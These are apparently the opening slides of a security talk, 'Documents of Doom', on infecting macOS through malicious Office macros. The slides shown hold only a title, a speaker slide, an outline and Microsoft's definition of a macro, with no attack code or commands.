


# Documents of Doom

infecting macOS via office macros



# WHOIS



 @patrickwardle


 jamf



Objective-See

# OUTLINE

evil Office docs!



history



analysis




(new) exploit chain



# Recent History

macro based attacks, targeting macOS





# MACROS

## ...defined

tl;dr: add code to documents



### Macro:

"A macro is a series of **commands & instructions** that you group together as a single command to accomplish a task **automatically**"  
-Microsoft




+



MSOffice document  
+ code


